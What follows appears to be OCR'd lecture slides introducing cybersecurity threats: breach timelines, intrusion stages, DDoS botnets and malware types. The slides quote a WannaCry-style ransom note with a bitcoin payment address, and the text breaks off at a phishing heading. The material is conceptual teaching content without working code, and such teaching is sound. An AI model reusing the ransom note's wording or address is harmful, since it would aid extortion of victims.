
- after system breached by hackers
- average time before:
  - most data exfiltrated: < 5h
  - breach detection: 235 days
  - breach containment: 323 days
- **MUCH** faster detection speed needed

Cost of a Data Breach Report, IBM Security, 2022

Bromiley, Think Like a Hacker, SANS Survey, September 2022

Example 1: network intrusion attacks

1. reconnaissance
2. break perimeter
3. pivot to private network
4. scan private network
5. compromise device




Weidman, Penetration testing, 2014

Example 2: DDoS attacks

- DDoS: distributed denial-of-service
  - army of computers (botnets) recruited by a central command and control center
  - botnets send many simultaneous requests to a single computer
  - overwhelms computer, which becomes unable to performs normal tasks

- largest DDoS attack in history
  - June 1, 2022
  - 5256 botnets located in 132 countries
  - up to 46 million requests/sec




thehackernews.com

Example 3: malware

- >1 billion malware programs
  - 560,000 new ones per day
  - increased by 60% last year
  - 58% are Trojans
  - 4 enterprises hit by ransomware attack per minute

- types of malware:
  - **virus**: code attached to executable file
  - **worm**: self-replicates and propagates
  - **tojan**: disguised as legitimate software
  - **ransomware**: encrypts files for ransom
  - **spyware**: steals information
  - **rootkit**: enables covert access



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. (But you have not so enough time.)
You can try to decrypt some of your files **for free**. Try now by clicking <Decrypt>.
If you want to decrypt all your files, you need to **pay**.

*You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.*

How Do I Pay?

Payment will be raised on
5/15/2017 16:25:02
Time Left
02:23:58:28

Your files will be lost on
5/19/2017 16:25:02
Time Left
06:23:58:28

Send $300 worth of bitcoin to this address:
15zGqZCTcys6eCjDkE3DypCjXi6QWRV6V1

dataprot.net/statistics/malware-statistics/

Example 4: phishing

